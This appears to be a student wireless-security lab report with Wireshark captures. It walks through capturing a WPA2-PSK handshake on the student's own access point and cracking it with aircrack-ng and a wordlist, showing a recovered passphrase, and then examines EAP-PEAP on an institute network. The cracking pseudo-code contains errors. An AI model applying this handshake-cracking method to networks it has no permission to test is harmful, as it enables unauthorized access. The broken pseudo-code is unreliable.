 00f0 dd 18 00 00 f2 02 01 01 00 00 03 a4 00 00 27 a4P
 0100 00 00 00 42 43 5e 00 62 32 2f 09 4a 9e 14 00 0aBCa2
 0110 2c 01 c8 00 14 00 05 00 19 0d dd 7f 06 50 f2 04l
 0120 10 da 00 01 10 1a 44 a0 a1 02 10 3b 00 01 03 10d

Packets: 11396 - Displayed: 1337 (11.7%) - Dropped: 0 (0.0%) | Profile: Default

As we can see from the figure above, all the messages are captured in the pcap trace. We can now use this trace, more specifically the handshake messages to crack the passphrase. A more detailed view of the above packets containing keys can be seen below:

WLAN SSID == "Godfather" or wlan.sa == 08:25:25:a9:70:26 or wlan.da == 08:25:25:a9:70:26

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
10610	39.696375277	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	269			Association Response, SN=1765, FN=0, Flags=.....C
10612	39.715555198	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	EAPOL	193			Key (Message 1 of 4)
10614	39.718458111	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	EAPOL	215			Key (Message 2 of 4)
10616	39.721194074	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	EAPOL	249			Key (Message 3 of 4)
10618	39.725142783	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	EAPOL	193			Key (Message 4 of 4)
10620	39.72994174	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1766, FN=0, Flags=.....C, BI=100, SSID=Godfather
10621	39.813373211	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	93			Action, SN=1324, FN=0, Flags=.....F.C
10623	39.814252437	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	93			Action, SN=1767, FN=0, Flags=.....R..C
10625	39.814816278	XiaomiCo_a9:70:26	IPv6mcast_16	802.11	230			QoS Data, SN=0, FN=0, Flags=p.....TC
10627	39.832244770	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1768, FN=0, Flags=.....C, BI=100, SSID=Godfather

Channel frequency: 2422 [BG 3]
 Channel flags: 0x00a0, Complementary Code Keying (CKK), 2 GHz spectrum
 Antenna signal: -31dBm
 RX flags: 0x0000
 timestamp information
 Antenna signal: -35dBm
 Antenna: 0
 Antenna signal: -31dBm
 Antenna: 1

802.11 radio information
 IEEE 802.11 QoS Data, Flags:F.C
 Logical-Link Control
 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: Key (3)
 Length: 95
 Key Descriptor Type: EAPOL RSN Key (2)
 [Message number: 1]
 Key Information: 0x000a
010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
1... = Key Type: Pairwise Key
00 = Key Index: 0
0. = Install: Not set
1... = Key ACK: Set
0. = Key MIC: Not set
0. = Secure: Not set
0. = Error: Not set
0. = Request: Not set
0. = Encrypted Key Data: Not set
0. = SMK Message: Not set
 Key Length: 16
 Replay Counter: 1
 WPA Key Nonce: 4ce27d296a98d21a2dd324b8042ad31bc843ffc199b6a57e...
 Key IV: 00000000000000000000000000000000
 WPA Key RSC: 0000000000000000
 WPA Key ID: 0000000000000000
 WPA Key MIC: 00000000000000000000000000000000
 WPA Key Data Length: 0

0000 00 00 38 00 2f 40 a0 20 08 00 a0 20 08 00 008 / @
 0010 78 00 ca 15 00 00 00 00 10 02 76 09 a0 00 e1 00x
 0020 00 00 00 00 00 00 00 11 c7 ca 15 00 00 00 00
 0030 16 00 11 03 d0 e1 01 08 02 3a 01 00 25 25 a9
 0040 70 26 c0 06 c3 f7 91 38 c0 06 c3 f7 91 38 20 6ep
 0050 00 00 aa 03 00 00 00 88 8e 01 03 00 5f 02 00
 0060 8a 00 10 00 00 00 00 00 00 01 4c e2 7d 29 6a
 0070 98 d2 1a 2d d3 24 b8 04 2a d3 1b c8 43 ff c1 99\$
 0080 b6 a5 7e 6a de b9 27 5a 35 89 6c 00 00 00 00JN 2 5
 0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00b0 00 00 00 00 00 00 00 00 00 00 00 00 88 c8 26
 00c0 00

Packets: 11396 - Displayed: 1337 (11.7%) - Dropped: 0 (0.0%) | Profile: Default

5.5. Cracking the WPA2-PSK passphrase using a password list

```
kamal@kamal:~$ sudo aircrack-ng -w password.lst.1 -b c0:06:c3:f7:91:38 PARTA_4.pcap
Reading packets, please wait...
Opening PARTA_4.pcap
Read 11396 packets.

1 potential targets
```

5.5.1. Failure

Now that we have a fresh handshake captured, we can start performing brute-force attack on it to crack the password based on the concept of the above pseudo-code. An instance of failure and successful matching of password using aircrack-ng is shown above.

```
Aircrack-ng 1.6

[00:00:00] 2294/2294 keys tested (17566.75 k/s)

Time left: --

KEY NOT FOUND

Master Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

5.5.2. Success

Similarly, we have an instance of successfully password found using aircrack-ng as well as shown below:

```
Aircrack-ng 1.6

[00:00:00] 189/2295 keys tested (11457.04 k/s)

Time left: 0 seconds 8.24%

KEY FOUND! [ shrestha61543 ]

Master Key   : 01 1E 0F E8 13 83 8D 50 E7 F2 35 D4 4C BC DE 10
              D9 51 9D E6 01 14 7A 70 CD E4 1F 05 97 07 C6 1E

Transient Key : E2 93 35 ED 22 56 A0 E8 A7 69 F0 F6 CD BF 71 42
              22 E3 C2 E2 A5 01 1C 9F B4 7E 4E 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : A9 26 68 BA 95 7C 0E 45 11 72 FB 72 1A 47 40 2E
```

6. The four way handshake process occurs as follows:

1. Initially the access point transmits an *ANonce* key to the client.
2. The client then constructs its *SNonce*, along with the Pairwise-Transient-Key (PTK), and then submits the SNonce and Message Integrity Code (MIC) to the access point.
3. Next the access point constructs the Group-Temporal-Key, a sequence number that is used to detect replay attacks on the client, and a Message Integrity Code (MIC).
4. Lastly the client then sends an acknowledgement (ACK) to the access point.

While cracking password aircrack-ng checks whether the MIC from the pcap file and the MIC generated from the passphrase match. If they match it outputs all the keys and the passphrase else it loops for every password in the list.

The pseudo-code is given below:

```
import hmac
import hashlib
import binascii
from pbkdf2 import PBKDF2

def password_cracker(password_list: list, pcapFile) -> List[str]:
    """
    This function will take a list of passwords and a pcap file as input.
    It will then attempt to crack the wifi password using the pcap file.
    It will return the password that was cracked.
    """
    ssid, ap_mac, s_mac, anonce, snonce, mic_original = pcapFile.parseInfo()
    key_data = min(ap_mac, s_mac) + max(ap_mac, s_mac) + \
        min(anonce, snonce) + max(anonce, snonce)
    pke = "Pairwise key expansion"
    key_data = min(ap_mac, s_mac) + max(ap_mac, s_mac) + \
        min(anonce, snonce) + max(anonce, snonce)
    for password in password_list:
        PMK = PBKDF2(passphrase, ssid, 4096).read(32)
        PTK = PRF512(PMK, PKE, key_data).encode("hex")
        KCK = PTK[:16]
        mic_calculated = HMAC_MD5(KCK)
        if mic_calculated == mic_original:
            return [password, mic_calculated, PMK]

    return []
```


Time Complexity: $O(n * dkLen * iter)$, where

- n : number of passwords in dictionary
- dkLen: desired bit-length of derived key in PBKDF2 algorithm
- iter : No. of iterations in PBKDF2 algorithm

Space complexity: $O(1)$ as we aren't using any new data structures.

PART-B

1. IITH AP & RSN IE

The BSSID of IITH's AP to which our client is connected to is:

BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)


In 802.11 management frames, the RSN-IE (Robust Security Network Information Element) is an optional variable-length field which is present in the following frames [4],

1. Beacon frames.(sent by AP)
2. Probe Response frames.(sent by AP)
3. Association Request frames.(Sent by Client)
4. Reassociation Request frames (Sent by client)

Below is a beacon frame captured in wireshark. I filtered it using,

```
(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x08)
```

As you can see below both Group & Pairwise cipher is CCM-AES (00-0F-AC-04) & AKM suite is 00-0F-AC-01 (802.1X)



The screenshot shows a Wireshark capture of a beacon frame. The filter is set to `(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x08)`. The packet list shows a single packet at time 0.000000 from source Cisco_c0:1c:90 to destination Broadcast, protocol 802.11.


The packet details pane shows the following RSN Information (Tag: RSN Information, Tag Number: 48, Tag length: 20, RSN Version: 1):

- Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Group Cipher Suite type: AES (CCM) (4)
- Pairwise Cipher Suite Count: 1
- Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 - Pairwise Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Pairwise Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Pairwise Cipher Suite type: AES (CCM) (4)
- Auth Key Management (AKM) Suite Count: 1
- Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) WPA
 - Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) WPA
 - Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
 - Auth Key Management (AKM) type: WPA (1)
- RSN Capabilities: 0x0028
 - ...0 = RSN Pre-Auth capabilities: Transmitted...
 - ...0. = RSN No Pairwise capabilities: Transmitted...
 - ... 10.. = RSN PTKSA Replay Counter capabilities...
 -10 = RSN GTKSA Replay Counter capabilities...
 -0. = Management Frame Protection Required:...
 -0... = Management Frame Protection Capable: ...
 -0 = Joint Multi-band RSNA: False
 -0. = PeerKey Enabled: False

Below the RSN Information is the HT Information (Tag: HT Information (802.11n D1.10)).

2. Client Identification & Handshake messages

The MAC address of our client is: **XiaomiCo_a9:70:26 (08:25:25:a9:70:26)** and EAP identity value is **cs21mtech16001**



PART8_IITH_SUCCESS.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.da == 08:25:25:a9:70:26 or wlan.sa == 08:25:25:a9:70:26 or eapol

No.	Time	Source	Destination	Protocol	Length
647	43.833622	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	
649	43.867924	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	
657	43.897619	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
662	43.909395	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2	
667	43.916562	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
668	43.917075	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
671	43.922707	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
675	43.929363	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
679	43.936531	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
683	43.949331	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2	

Frame Control Field: 0x8801
 .000 0000 0011 1100 = Duration: 60 microseconds
 Receiver address: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
 Transmitter address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 Destination address: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
 Source address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
 STA address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 0000 = Fragment number: 0
 0000 0000 0000 ... = Sequence number: 0

Qos Control: 0x0006

Logical-Link Control

802.1X Authentication

Extensible Authentication Protocol

Code: Response (2)

Id: 1

Length: 19

Type: Identity (1)

Identity: cs21mtech16001

0000 88 01 3c 00 7c 95 f3 c0 1c 90 08 25 25 a9 70 26 ..< | ... %p&
 0010 7c 95 f3 c0 1c 90 00 00 06 00 aa aa 03 00 00 00 |
 0020 88 8e 01 00 00 13 02 01 00 13 01 63 73 32 31 6d cs21m
 0030 74 65 63 68 31 36 30 30 31 tech1600 1

Identity (eap.identity), 14 bytes Packets: 1495 · Displayed: 441 (29.5%) Profile: Classic


The Null Authentication, 801.1x authentication and 4-way handshake messages are shown below:

No.	Time	Source	Destination	Protocol	Length	Info
70	14.592982	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=509, FN=0, Flags=...P...T
98	17.531027	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 Deauthentication, SN=2353, FN=0, Flags=.....
100	17.531027	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=630, FN=0, Flags=.....T
647	43.833622	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		125 Probe Request, SN=2370, FN=0, Flags=....., SSID=IITH
649	43.867924	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		30 Authentication, SN=2371, FN=0, Flags=.....
657	43.897619	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		57 Response, Identity
662	43.909395	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2		175 Client Hello
667	43.916562	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		44 Response, Protected EAP (EAP-PEAP)
668	43.917075	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		44 Response, Protected EAP (EAP-PEAP)
671	43.922707	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		44 Response, Protected EAP (EAP-PEAP)
675	43.929363	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		44 Response, Protected EAP (EAP-PEAP)
679	43.936531	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		44 Response, Protected EAP (EAP-PEAP)
683	43.949331	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2		170 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
687	43.953939	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP		44 Response, Protected EAP (EAP-PEAP)
691	43.959571	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2		92 Application Data
695	43.965715	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2		146 Application Data
699	43.976979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2		79 Application Data
703	43.989267	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSV1.2		84 Application Data
709	43.997971	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAPOL		155 Key (Message 2 of 4)
713	44.008211	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAPOL		133 Key (Message 4 of 4)
715	44.138323	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		33 Action, SN=1007, FN=0, Flags=.....
723	44.144979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		33 Action, SN=1008, FN=0, Flags=.....
726	44.144979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		33 Action, SN=1008, FN=0, Flags=...R...
1005	46.546387	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=1009, FN=0, Flags=...P...T
1010	46.584274	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=1010, FN=0, Flags=.....T
1012	46.624724	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=1011, FN=0, Flags=...P...T
1015	46.662099	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=1012, FN=0, Flags=.....T
1023	46.714837	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=1013, FN=0, Flags=...P...T
1025	46.752212	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11		26 QoS Null function (No data), SN=1014, FN=0, Flags=.....T

3. 802.1X Authentication

IITH authentication uses **EAP-PEAP**. EAP-PEAP (Protected Extensible Authentication Protocol), creates an encrypted TLS tunnel within which the supplicant's inner identity is validated. Sometimes it is referred to as EAP within EAP. There are 3 major versions of PEAP. [5]

1. EAP-PEAPv0(EAP-MSCHAPv2)
2. EAP-PEAPv0(EAP-TLS)
3. EAP-PEAPv1(EAP-GTC)



The image shows a Wireshark capture of a network packet. The packet list pane shows a table of captured packets. Packet 687 is highlighted in blue and has a red box around it. The packet details pane shows the structure of the packet, with the 'Type: Protected EAP (EAP-PEAP) (25)' field highlighted in blue and a red box around it.

No.	Time	Source	Destination	Protocol	Length
668	43.917075	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
671	43.922707	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
675	43.929363	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
679	43.936531	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
683	43.949331	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
687	43.953939	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
691	43.959571	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
695	43.965715	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
699	43.976979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
703	43.989267	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	

```

Frame 687: 44 bytes on wire (352 bits), 44 bytes captured (352 bits)
IEEE 802.11 QoS Data, Flags: .....T
Logical-Link Control
802.1X Authentication
  Version: 802.1X-2001 (1)
  Type: EAP Packet (0)
  Length: 6
Extensible Authentication Protocol
  Code: Response (2)
  Id: 8
  Length: 6
  Type: Protected EAP (EAP-PEAP) (25)
    EAP-TLS Flags: 0X01
      0... .. = Length Included: False
      .0.. .. = More Fragments: False
      ..0. .... = Start: False
      .... .001 = Version: 1
  
```

4. Message Flow Diagram & Uses of UID/PWD by AS

